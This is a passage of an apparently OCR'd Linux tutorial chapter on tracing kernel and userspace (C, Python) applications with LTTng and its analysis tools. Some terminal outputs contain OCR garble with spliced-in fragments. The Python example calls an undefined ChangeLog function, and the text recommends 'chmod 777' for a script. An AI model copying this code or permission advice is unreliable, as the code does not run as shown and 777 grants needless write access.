


FIGURE 4.61 – Displaying as a chart the LLTng traces in Eclipse C/C++ IDE

#### 4.3.2.2 LTTng logger

LTTng creates a special file in profs hierarchy to allow any application to write data and generate LTTng events. This file is called :

/proc/lttng-logger

Let's demonstrate the usage of this file using 2 examples :

(a) **Bash script :**

- bash.sh :** a script that contains a simple echo on the file /proc/lttng-logger :

```
#!/bin/bash
echo 'Hello SMILE!' > /proc/lttng-logger
```

- Add execution rights to the script :** for security reasons, We *don't have execute permissions on scripts*, We must add that :

```
1 $ sudo chmod 777 hello-world-smile.sh
```

- Configure LTTng :** see **Figure 4.62**

```
jugurtha-VirtualBox bashcommands # lttng create
Session auto-20180413-124200 created.
Traces will be written in /root/lttng-traces/auto-20180413-124200
jugurtha-VirtualBox bashcommands # lttng enable-event --kernel lttng_logger
Kernel event lttng_logger created in channel channel0
jugurtha-VirtualBox bashcommands #
```

FIGURE 4.62 – Configure LTTng to listen on /proc/lttng\_logger for batch script

- Record using LTTng :** Let's start LTTng recording, launch the script file and then stop tracing (**Figure 4.63**).

```
jugurtha-VirtualBox bashcommands # lttng start
Tracing started for session auto-20180413-124200
jugurtha-VirtualBox bashcommands # ./bash.sh
jugurtha-VirtualBox bashcommands # lttng stop
Waiting for data availability
Tracing stopped for session auto-20180413-124200
jugurtha-VirtualBox bashcommands #
```

FIGURE 4.63 – Shell scripts instrumentation using LTTng

- Read the traces :** If we display the trace, We can see our event (**Figure 4.64**).

```
jugurtha-VirtualBox bashcommands # lttng view
Trace directory: /root/lttng-traces/auto-20180413-124200
[12:50:25.828569924] (+?.?????????) jugurtha-VirtualBox lttng_logger: { _cpu_id = 1 }, { _msg_length = 13, _msg = "Hello SMILE! " } structure pointed
jugurtha-VirtualBox bashcommands #
```

FIGURE 4.64 – Parsing the traces of shell command script after instrumentation

**Note :** Always destroy the session at the end (*lttng destroy*).

(b) **C Code :**

- write-to-lttng-log.c :** The following C Code writes to the /proc/LTTng-logger file :

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main () {
```

```

5   FILE* fd_writer_to_log = NULL;
6
7   fd_writer_to_log = fopen ("/proc/lttng-logger", "r+");
8   if (fd_writer_to_log != NULL) {
9       fprintf(fd_writer_to_log, """Hello SMILE from C Code!\n");
10      fclose(fd_writer_to_log);
11  }
12  else {
13      printf("Cannot open /proc/lttng-logger\n");
14      exit(EXIT_FAILURE);
15  }
16  return EXIT_SUCCESS;
17 }
```

**Note :** lttng-logger file exists only when lttng is launched.

- ii. **Configure LTTng :** We indicate to LTTng that We will write to « /proc/lttng-logger » (**Figure 4.65**).

```

jugurtha-VirtualBox C-logger # lttng create
Session auto-20180413-154429 created.
Traces will be written in /root/lttng-traces/auto-20180413-154429
jugurtha-VirtualBox C-logger # lttng enable-event --kernel lttng_logger
Kernel event lttng_logger created in channel channel0
jugurtha-VirtualBox C-logger #
```

FIGURE 4.65 – Configure LTTng to listen on /proc/lttng\_logger for C code

- iii. **Record using LTTng :** We can start lttng, launch our executable and then stop recording (**Figure 4.66**).

```

jugurtha-VirtualBox C-logger # lttng start
Tracing started for session auto-20180413-154429
jugurtha-VirtualBox C-logger # ./write-to-lttng-log
jugurtha-VirtualBox C-logger # lttng stop
Waiting for data availability.
Tracing stopped for session auto-20180413-154429
jugurtha-VirtualBox C-logger #
```

FIGURE 4.66 – C Code writting to lttng-logger

- iv. **Read the traces :** We can take a look at the traces (**Figure 4.67**).

```

jugurtha-VirtualBox C-logger # lttng view
Trace directory: /root/lttng-traces/auto-20180413-154429
[15:45:51.167656343] (+?.?????????) jugurtha-VirtualBox lttng_logger: { _cpu_id = 0 }, { _msg_
length = 25, msg = "Hello SMILE from C Code!" };
" } struct my_struct *my_struct;
jugurtha-VirtualBox C-logger #
```

FIGURE 4.67 – Parsing the traces of C code after instrumentation

### 4.3.2.3 Tracing userland applications using LTTng

LTTng is capable to trace C/C++, Python and Java userspace applications.

#### LTTng versions

We have to stress out that tracing userspace applications can vary across different versions of LTTng.

We are going to use LTTng 2.7 (<https://lttng.org/docs/v2.7/>) for the demos.

- (a) **Tracing C/C++ :** We can attach tracepoints to C/C++ applications using LTTng (something We cannot using Ftrace or Perf).
  - i. **Create a tracepoint provider :** The first step is to create a tracepoint provider which is the probe (tracepoint) to be attached to a program.

**A. Header file of tracepoint provider :** Lttng tracepoint header imposes a pattern (just copy and paste it and change few sections). We can create a tracepoint to be fired on every file discovery as follow :

```

1 #undef TRACEPOINT_PROVIDER
2
3 #define TRACEPOINT_PROVIDER smile_directory_explorer_lttng_provider
4
5 #undef TRACEPOINT_INCLUDE
6 #define TRACEPOINT_INCLUDE "./directory-explorer-tracepoint.h"
7
8 #if !defined(_DIRECTORY_EXPLORER_TRACEPOINT) || defined(TRACEPOINT_HEADER_MULTI_READ)
9 #define _DIRECTORY_EXPLORER_TRACEPOINT
10
11 #include <lttng/tracepoint.h>
12
13 TRACEPOINT_EVENT(
14     smile_directory_explorer_lttng_provider, // provider name defined above with
15     TRACEPOINT_PROVIDER
16     smile_first_tracepoint, // Tracepoint name
17     TP_ARGS(
18         int, smile_file_number,
19         char*, smile_file_name
20     ),
21     TP_FIELDS(
22         ctf_integer(int, smile_file_number_label, smile_file_number)
23         ctf_string(smile_file_name_label, smile_file_name)
24     )
25 )
26 #endif /* _DIRECTORY_EXPLORER_TRACEPOINT */
27
28 #include <lttng/tracepoint-event.h>
29
30

```

**B. Source file of tracepoint provider :** this file must include the header file as shown below :

```

1 #define TRACEPOINT_CREATE_PROBES
2 #define TRACEPOINT_DEFINE
3
4 #include "directory-explorer-tracepoint.h"
5

```

**C. Compile the tracepoint provider :** We must compile the tracepoint provider as shown in **Figure 4.68**.




FIGURE 4.68 – Compile tracepoint provider - Lttng

**Note :** the option -c (in gcc) generates an object file.

- Write the C code to trace :** the following program is the application to which We want to attach the tracepoint, it is a simple file discovery code (uses the dirent library).

```

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <dirent.h>
4 #include <sys/types.h>
5
6 #include "directory-explorer-tracepoint.h"
7
8 void displayErrorMsgExit(char msg[]);
9 int main(int argc, char *argv[]){
10
11     DIR* directoryToExplore = NULL;
12     int Filecounter = 0;
13
14     struct dirent* exploredEntity = NULL;
15
16     if(argc!=2){
17         displayErrorMsgExit("usage : ./ directory-explorer PATH_TO_DIRECTORY\n");
18     }
19
20     getchar();
21
22     directoryToExplore = opendir(argv[1]);
23     if(directoryToExplore==NULL){
24         displayErrorMsgExit("usage : ./ directory-explorer PATH_TO_DIRECTORY\n");
25     }
26
27
28     while((exploredEntity = readdir(directoryToExplore)) != NULL){
29         Filecounter++;
30         printf("+ File N°: %d =====> '%s' \n", Filecounter, exploredEntity->d_name);
31
32         tracepoint(smile_directory_explorer_lttng_provider, smile_first_tracepoint,
33         Filecounter, exploredEntity->d_name);
34     }
35
36     if(closedir(directoryToExplore) == -1)
37         perror("closedir Error");
38
39
40     return EXIT_SUCCESS;
41 }
42
43 void displayErrorMsgExit(char msg[]){
44     printf("%s\n",msg);
45     exit(EXIT_FAILURE);
46 }
```

**Compile the C Code :** let's generate an object file of the file discovery program :

\* Compile directory-explorer.c program :

```
1 $ gcc -c directory-explorer.c
```

\* Link directory-explorer with tracepoint provider : We must combine both the tracepoint and file discovery program (as both are object files) as follow :

```
1 $ gcc -o directory-explorer directory-explorer.o directory-explorer-tracepoint.o -lltng-ust -ldl
```

iii. **Trace using LTTng :** Now, let's catch the events generated by the application using LTTng.

— **Launch the program in a terminal :** shown in **Figure 4.69**.

— **Start Lttng tracing session**

- Start Lttng :

```
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-VirtualBox ~/lttng-C-app-trace $ ./directory-explorer .
```

FIGURE 4.69 – Launch directory-explorer program - Lttng

```
1 $ lttng-sessiond --daemonize
```

- List detected userspace tracepoint : Check if Lttng recognizes the tracepoint.

```
1 $ lttng list --userspace
```

**Do not forget to launch the file-discovery program, otherwise, Lttng will not detect the tracepoint**  
The above command displays the available tracepoints as shown in **Figure 4.70**

```
lttng ust_tracef:event (loglevel: TRACE DEBUG (14)) (type: tracepoint)
lttng ust_statedump:end (loglevel: TRACE DEBUG LINE (13)) (type: tracepoint)
lttng ust_statedump:soinfo (loglevel: TRACE DEBUG LINE (13)) (type: tracepoint)
lttng ust_statedump:start (loglevel: TRACE DEBUG LINE (13)) (type: tracepoint)
smile directory explorer lttng provider:smile first tracepoint (loglevel: TRACE DEBUG LINE (13)) (type: tracepoint)
```

FIGURE 4.70 – Detecting available userspace tracepoints - Lttng

- Create a tracing session

```
1 $ lttng create smile-folder-explorer-tracing
```

**Note :** Lttng will show the location of the tracing session (We need it at the end when parsing the resulting traces).

- Create an event rule

```
1 $ lttng enable-event --userspace smile_directory_explorer_lttng_provider:smile_first_tracepoint
```

- Start Lttng

```
1 $ lttng start
```

Once lttng has been started, We can come back to our program and carry on its execution (**Figure 4.71**).

```
jugurtha@jugurtha-VirtualBox ~/lttng-C-app-trace $ ./directory-explorer .
a
+ File N°: 1 ----- 'directory-explorer'
+ File N°: 2 ----- 'directory-explorer-tracepoint.c'
+ File N°: 3 ----- '..'
+ File N°: 4 ----- '..'
+ File N°: 5 ----- 'directory-explorer.c'
+ File N°: 6 ----- 'directory-explorer-tracepoint.o'
+ File N°: 7 ----- 'directory-explorer-tracepoint.h' TRACE CRIT (loglevel: 14)
jugurtha@jugurtha-VirtualBox ~/lttng-C-app-trace $ █ [PAGE ALREADY LOGGED]
```

FIGURE 4.71 – Executing the file-explorer program - Lttng

- Start stop

```
1 $ lttng stop
```

— **Read traces :** We can read the traces using Trace Compass, but We can use babeltrace (as we only recorded few information) as demonstrated in **Figure 4.72**.

```
jugurtha@jugurtha-VirtualBox ~ /lttng-c-app-trace $ babeltrace /home/jugurtha/lttng-traces/smile-folder-explorer-tracing-20
180613-134645
[13:48:35.694029114] (+2 ????????) jugurtha-VirtualBox smile_directory_explorer_lttng_provider:smile_first_tracepoint: {
cpu_id = 0 }, { smile_file_number_label = 1, smile_file_name_label = "directory-explorer" }
[13:48:35.694047967] (+0.000018853) jugurtha-VirtualBox smile_directory_explorer_lttng_provider:smile_first_tracepoint: {
cpu_id = 0 }, { smile_file_number_label = 2, smile_file_name_label = "directory-explorer-tracepoint.c" }
[13:48:35.694052560] (+0.000004593) jugurtha-VirtualBox smile_directory_explorer_lttng_provider:smile_first_tracepoint: {
cpu_id = 0 }, { smile_file_number_label = 3, smile_file_name_label = " " }
[13:48:35.694056091] (+0.000003531) jugurtha-VirtualBox smile_directory_explorer_lttng_provider:smile_first_tracepoint: {
cpu_id = 0 }, { smile_file_number_label = 4, smile_file_name_label = " " }
[13:48:35.694059659] (+0.000003568) jugurtha-VirtualBox smile_directory_explorer_lttng_provider:smile_first_tracepoint: {
cpu_id = 0 }, { smile_file_number_label = 5, smile_file_name_label = "directory-explorer.c" }
[13:48:35.694063255] (+0.000003598) jugurtha-VirtualBox smile_directory_explorer_lttng_provider:smile_first_tracepoint: {
cpu_id = 0 }, { smile_file_number_label = 6, smile_file_name_label = "directory-explorer-tracepoint.o" }
[13:48:35.694066755] (+0.000003500) jugurtha-VirtualBox smile_directory_explorer_lttng_provider:smile_first_tracepoint: {
cpu_id = 0 }, { smile_file_number_label = 7, smile_file_name_label = "directory-explorer-tracepoint.h" }
[jugurtha@jugurtha-VirtualBox ~ /lttng-c-app-trace $
```

FIGURE 4.72 – Parsing trace C program tracing report - Lttng

(b) **Tracing Python Apps** : Python applications are easier to trace as We are going to illustrate.

- Attach probe to python code :** The following program emits an events that can be recorded by Lttng when clicking on the button « Send log ».

```
1 import tkinter as tk
2 from tkinter import ttk
3
4 import lttngust
5 import logging
6 import time
7
8 logging.basicConfig()
9 logger = logging.getLogger('logger-lttng')
10
11 click_counter=0
12
13 myWindow = tk.Tk()
14 myWindow.title("LTTng\u2014recorded\u2014window")
15
16 def ChangeTitle():
17     logger.debug('debug\u2014message')
18     LABEL_Text_Modify.config(text="Sent\u2014to\u2014LTTng")
19     incrementNbClicks()
20
21
22 def incrementNbClicks():
23     global click_counter
24     click_counter += 1
25     LABEL_Text_Counter.config(text="Number\u2014of\u2014clicks\u2014:\u2014"+str(click_counter))
26
27
28 LABEL_MAIN_TITLE = ttk.Label(master=myWindow, text="Tracing\u2014App\u2014using\u2014LTTng",
29 font=("Arial",30),foreground="red")
30 LABEL_MAIN_TITLE.grid(row=0,column=0,padx=10,pady=10,columnspan=2)
31
32 LABEL_Text_Modify = ttk.Label(master=myWindow, text="Click\u2014to\u2014send\u2014to\u2014LTTng")
33 LABEL_Text_Modify.grid(row=1,column=0,padx=10,pady=10,columnspan=2)
34
35 LABEL_Text_Counter = ttk.Label(master=myWindow, text="Number\u2014of\u2014clicks\u2014:\u20140")
36 LABEL_Text_Counter.grid(row=2,column=1,padx=10,pady=10)
37
```

```
38 SMILE_Click_Button = tk.Button(master=myWindow, text="Send log", command=ChangeLog)
39 SMILE_Click_Button.grid(row=2, column=0, padx=10, pady=10)
40
41 myWindow.mainloop()
```

- ii. **Create LTTng session :** As already stated, a session is mandatory in LTTng (**Figure 4.73**)

```
Jugurtha-VirtualBox python-lttn # lttn create
Session auto-20180412-140719 created.
Traces will be written in /root/lttn-traces/auto-20180412-140719
```

FIGURE 4.73 – Create an LTTng session - Python userspace tracing

## Important

Always record the location at which Lttn saves the traces

- iii. **Select event to trace :** We must configure LTTng and attach it to the event that we have declared in the python source code « logger-lttn » (**Figure 4.74**).

```
Jugurtha-VirtualBox python-lttn # lttn enable-event --python logger-lttn
Python event logger-lttn enabled
Jugurtha-VirtualBox python-lttn #
```

FIGURE 4.74 – Configure LTTng to listen for user event

- iv. **Start LTTng recording :** see (**Figure 4.75**).

```
Jugurtha-VirtualBox python-lttn # lttn start
Tracing started for session auto-20180412-140719
Jugurtha-VirtualBox python-lttn #
```

FIGURE 4.75 – Start LTTng recording - Python userspace tracing

- v. **Launching our program :** Launch the program using Python3 interpreter (you may have to install some modules using pip). Click on the button multiple times then close the application (**Figure 4.76**).



FIGURE 4.76 – Launching Python app and trace it using LTTng

- vi. **Stop LTTng recording :** Once you have closed the python program, We must stop the recording (**Figure 4.77**).

```
Jugurtha-VirtualBox python-lttn # lttn stop
Waiting for data availability.
Tracing stopped for session auto-20180412-140719
Jugurtha-VirtualBox python-lttn #
```

FIGURE 4.77 – Halting LTTng from recording python app

vii. **Display LTTng report :** Finally, We can view the report associated with button clicks (**Figure 4.78**).

```
jugurtha-VirtualBox python-lttng # lttng view
Trace directory: /root/lttng-traces/auto-20180412-140719

[14:12:07.366732703] (+?.?????????) jugurtha-VirtualBox lttng_python:event: { cpu_id = 1 }, { asctime = "2018-04-12 14:12:07,366", msg = "debug message", logger_name = "logger-lttng", funcName = "ChangeTitle", lineno = 16, int_loglevel = 10, thread = 1295 324928, threadName = "MainThread" }
[14:12:08.646298321] (+1.279565618) jugurtha-VirtualBox lttng_python:event: { cpu_id = 1 }, { asctime = "2018-04-12 14:12:08,646", msg = "debug message", logger_name = "logger-lttng", funcName = "ChangeTitle", lineno = 16, int_loglevel = 10, thread = 1295 324928, threadName = "MainThread" }
[14:12:10.198059148] (+1.551760827) jugurtha-VirtualBox lttng_python:event: { cpu_id = 1 }, { asctime = "2018-04-12 14:12:10,197", msg = "debug message", logger_name = "logger-lttng", funcName = "ChangeTitle", lineno = 16, int_loglevel = 10, thread = 1295 324928, threadName = "MainThread" }
[14:12:12.685967272] (+2.487908124) jugurtha-VirtualBox lttng_python:event: { cpu_id = 1 }, { asctime = "2018-04-12 14:12:12,685", msg = "debug message", logger_name = "logger-lttng", funcName = "ChangeTitle", lineno = 16, int_loglevel = 10, thread = 1295 324928, threadName = "MainThread" }
jugurtha-VirtualBox python-lttng #
```

FIGURE 4.78 – Displaying the recorded traces of a python app

*We can see that the number of events is equal to the number of clicks that We made.*

viii. **Destroy and release the session :** see (**Figure 4.79**).

```
jugurtha-VirtualBox python-lttng # lttng destroy
Session auto-20180412-140719 destroyed
jugurtha-VirtualBox python-lttng #
```

FIGURE 4.79 – Releasing LTTng session after recording python application

#### 4.3.2.4 LTTng tools

We have already seen « perf event tools » which makes it easy to use Ftrace and Perf for the most common tasks. LTTng provides in its turn a powerful toolkit called « **LTTng analyses** » to extract the most relevant data from the recorded traces.

#### LTTng analyses toolkit

It is available in the following github page :

<https://github.com/lttng/lttng-analyses>

#### LTTng analyses dependencies

```
1 $ sudo apt-get install -y lttng-tools
2 $ sudo apt-get install -y lttng-modules-dkms
3 $ sudo apt-get install -y babeltrace
4 $ sudo apt-get install -y python3-babeltrace
5 $ sudo apt-get install -y python3-setuptools
6 $ sudo apt-get install -y python3-pyparsing
7 $ sudo apt-get install -y python3-progressbar
8 $ sudo apt-get install -y python3-termcolor
9 $ sudo apt-get install -y python3-ltnganalyses
```

*Note : Some of the packages are optional*

(a) **Recording LTTng traces :**

- **Automatic session recording :** *LTTng analyses toolkit* ships with a script that records automatically a complete session (no need for manual record and tedious setup configuration). This method is quite effective in production (**Figure 4.80**).
- **Manual session recording :** It is also possible to record manually a session as We have already made so far.

```
jugurtha@jugurtha-VirtualBox ~/lttng-analyses-master $ sudo ./lttng-analyses-record
[sudo] Mot de passe de jugurtha :
Starting lttng-sessiond as root (trying sudo, start manually if it fails)
You are not a member of the tracing group, so you need root access, the script will try with sudo
The trace is now recording, press ctrl+c to stop it .....
You can now launch the analyses scripts on /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116
jugurtha@jugurtha-VirtualBox ~/lttng-analyses-master $
```

FIGURE 4.80 – Recording an automatic LTTng session - LTTng analyses

(b) **LTTng analyses toolkit :**

- **lttng-cputop** : This tool displays CPUs related usage statistics (**Figure 4.81**).




FIGURE 4.81 – Processes CPU usage - LTTng analyses

The output is divided into 3 parts :

- \* **Per-TID Usage** : CPU time used by every process present at the time of tracing sorted by consumption.
- \* **Per-CPU Usage** : Provides the load time on every CPU, In our example, We have 2 CPUs which do not exceed 1.17% usage.
- \* **Total CPU Usage** : total usage of CPU time as seen from overall system (This is roughly : sum of time usage on every CPU / number of CPUs).
- **I/O related** : I/O problems are common in different systems, being able to troubleshoot them quickly is a crucial skill. *LTTng analyses toolkit* contains amazing tools valuable for every linux developer or performance enginner.
  - i. **lttng-iolatencyfreq** : shows latencies classified by the different I/O operations.
  - ii. **lttng-iolatencystats** : List of I/O syscalls that were made at the time of recording the trace (**Figure 4.82**)

```
jugurtha@VirtualBox lttng-analyses-master # ./lttng-iolatencystats /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116
Warning: intersected mode not available - disabling
Use babeltrace 1.4.0 or later to enable
Checking trace for lost events.
Interrupt handler duration frequency distribution.
Processing the trace: 100% [#####
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]
Syscalls latency statistics (usec):
Type Count Min Average Max Stdev
-----.
Open 51 2.238 7.937 25.976 3.655
Read 1342 0.503 20.423 312.400 22.840
Write 836 110.776 edfreq 8.562 Schedul. 75.696 7.643
Sync 154 41.709 84.661 240.090 45.091
Hardware and software interrupt statistics.
Disk latency statistics (usec):
Name Count Min Average Max Stdev
sdal 82 91.610 260.635 9846.856 1076.072
jugurtha@VirtualBox lttng-analyses-master #
```

FIGURE 4.82 – I/O latencies statistics - LTTng analyses

iii. **lttng-iolatencytop** : Shows I/O latencies in descending order (**Figure 4.83**).

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-iolatencytop /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
116/
Warning: intersect mode not available - disabling
Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [#####] Time: 0:00:01
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]

Top system call latencies open (usec)
Begin End Name Duration (usec) Size Proc PID File
ename
[09:21:17.000922505, 09:21:17.000948481] open 25.976 N/A irqbalance 889 /pr
oc/interrupts (fd=3) Option of any command to list the descriptions of the possible command-line options.
[09:21:25.381712636, 09:21:25.381732687] open 20.051 N/A lttng 3964 /de
v/null (fd=3)
[09:21:25.386233217, 09:21:25.386248321] socket 15.104 N/A lttng 3964 soc
ket (fd=3)
[09:21:18.951608560, 09:21:18.951619267] open r/ironment variable to 10.707 ou launch N/A sleep to enable a debug ou 3957 /us
r/lib/locale/locale-archive (fd=3)
[09:21:24.962126294, 09:21:24.962136275] open 9.981 N/A lttng-analyses- 3963 /us
r/lib/locale/locale-archive (fd=3)
[09:21:17.949479507, 09:21:17.949489349] open 9.842 N/A sleep 3956 /us
r/lib/locale/locale-archive (fd=3)
```

FIGURE 4.83 – Descending order duration of I/O latency - LTTng analyses

iv. **lttng-iolog** : shows the chronology of I/O in the system during the time of tracing (**Figure 4.84**)

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-iolog /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [#####] Time: 0:00:01
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]

I/O operations log (usec)
Begin End Name Environment var Duration (usec) ou launch Size Proc to enable a debug ou PID File
ename
[09:21:16.874608945, 09:21:16.874706861] sync file range 97.916 N/A lttng-consumerd 3947 /ho
me/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/kernel/metadata (fd=29)
[09:21:16.874709064, 09:21:16.874949154] sync file range 240.090 N/A lttng-consumerd 3947 /ho
me/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/kernel/metadata (fd=29)
[09:21:16.875037422, 09:21:16.875106478] sync file range 63.056 N/A lttng-consumerd 3947 /ho
me/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/kernel/metadata (fd=29)
[09:21:16.875102015, 09:21:16.875328850] sync file range 226.835 N/A lttng-consumerd 3947 /ho
me/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/kernel/metadata (fd=29)
[09:21:16.875517239, 09:21:16.875579134] sync file range 61.895 N/A lttng-consumerd 3947 /ho
```

FIGURE 4.84 – List I/O events in chronological order - LTTng analyses

— **lttng-memtop** : Shows global memory statistics (**Figure 4.85**).

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-memtop /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [#####] Time: 0:00:01
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]
Per-TID Memory Allocations
#####
# Per-TID Memory Allocations # Process
# Top system call latencies. # 267 pages lttng-analyses- (3767)
# I/O operations log. # 238 pages Web Content (2265)
# lttng-iousetop # 194 pages lttng-sessiond (3917)
# lttng-memtop # 167 pages JS Helper (2276)
# lttng-irfreq # 159 pages lttng-analyses- (3964)
# lttng-schedlog # 154 pages lttng-consumerd (3947)
# lttng-schedfreq # 75 pages Xorg (1102)
# lttng-schedstats # 64 pages JS Helper (2277)
# lttng-schedtop # 58 pages lttng-analyses- (3955)
# lttng-schedlog # 50 pages lttng-analyses- (3961)
# lttng-schedfreq # interrupt handler duration frequency distribution.
# Per-TID Memory Deallocation
# Per-TID Memory Deallocation
# Process
# Hardware and software interrupts # 300 pages JS Helper (2274)
# lttng-memtop # 288 pages khugepaged (26)
# lttng-schedlog # 154 pages lttng-consumerd (3947)
# lttng-schedfreq # 133 pages lttng (3954)
# lttng-schedtop # 101 pages lttng-sessiond (3917)
# lttng-schedstats # 76 pages lttng-analyses- (3961)
# lttng-schedlog # 75 pages Xorg (1102)
# lttng-schedfreq # 75 pages lttng-analyses- (3955)
# lttng-schedtop # 75 pages lttng-analyses- (3956)
# lttng-schedstats # 74 pages lttng-analyses- (3960)
Total memory usage:
- 1854 pages allocated
- 1725 pages freed
jugurtha-VirtualBox lttng-analyses-master #
```

FIGURE 4.85 – Memory usage - LTTng analyses

The ouput is divided into 3 areas :

- \* **Per-TID Memory Allocations** : Number of pages allocated by every process (sorted by descending order of number of pages).
  - \* **Per-TID Memory Deallocation** : Number of pages deallocated by every process (sorted by descending order of number of pages)
  - \* **Total memory usage** : This is the sum of all allocated and deallocated pages.
- **Interrupt related** : interrupts can be a real pain in the neck, they can be the source of latencies, this is also a common issue that We see in practice. Hopefully, with *LTTng analyses*, We can be efficient to deal with them.
- lttng-irqstats** : visualize software and hardware interrupts recorded during tracing period (**Figure 4.86**)

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-irqstats /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
      Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [#####
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771] -> frequency distribution.
Hard IRQ
          Duration (us)
          count    1ms min  schedavg  Sched max  top   stdev
-----|-----|-----|-----|-----|-----|-----|-----|-----|
1: <18042>           2    33.578    52.330    71.081    26.519 |
15: <ata_piix>         8   14.100 sched 32.167    52.080   18.517s |
19: <enp0s3>            6   18.768    23.931    40.866    8.408 |
21: <ahci[0000:00:0d.0], snd_intel8x0> 168   16.139   30.931    75.598   12.961 |
jugurtha-VirtualBox lttng-analyses-master #
```

FIGURE 4.86 – List of interrupts - LTTng analyses

- lttng-irqfreq** : shows the distribution frequency of duration for every interrupt.
- lttng-irqlog** : shows the chronology of interrupts that have occurred from the beginning of tracing till the end (**Figure 4.87**).

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-irqlog /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
      Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [#####
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771] -> period duration stats.
Begin          End          Duration (us) CPU Type # Name
[09:21:16.874788679, 09:21:16.874840701] 52.022 1 IRQ 21 ahci[0000:00:0d.0], snd_intel8x0
[09:21:16.874841723, 09:21:16.874867976] 26.253 1 IRQ 21 ahci[0000:00:0d.0], snd_intel8x0
[09:21:16.875195417, 09:21:16.875244496] 49.079 1 IRQ 21 ahci[0000:00:0d.0], snd_intel8x0
[09:21:16.8752644983, 09:21:16.8752644987] 20.014 1 IRQ 21 ahci[0000:00:0d.0], snd_intel8x0
[09:21:16.875634373, 09:21:16.875684349] 49.976 1 IRQ 21 ahci[0000:00:0d.0], snd_intel8x0
[09:21:16.875684893, 09:21:16.875705622] 20.129 1 IRQ 21 ahci[0000:00:0d.0], snd_intel8x0
[09:21:16.8760613819, 09:21:16.876057067] 43.248 1 IRQ 21 ahci[0000:00:0d.0], snd_intel8x0
```

FIGURE 4.87 – Chronology of interrupts - LTTng analyses

— **scheduler related** :

- lttng-schedstats** : displays various information associated to scheduling each task (**Figure 4.88**).

```
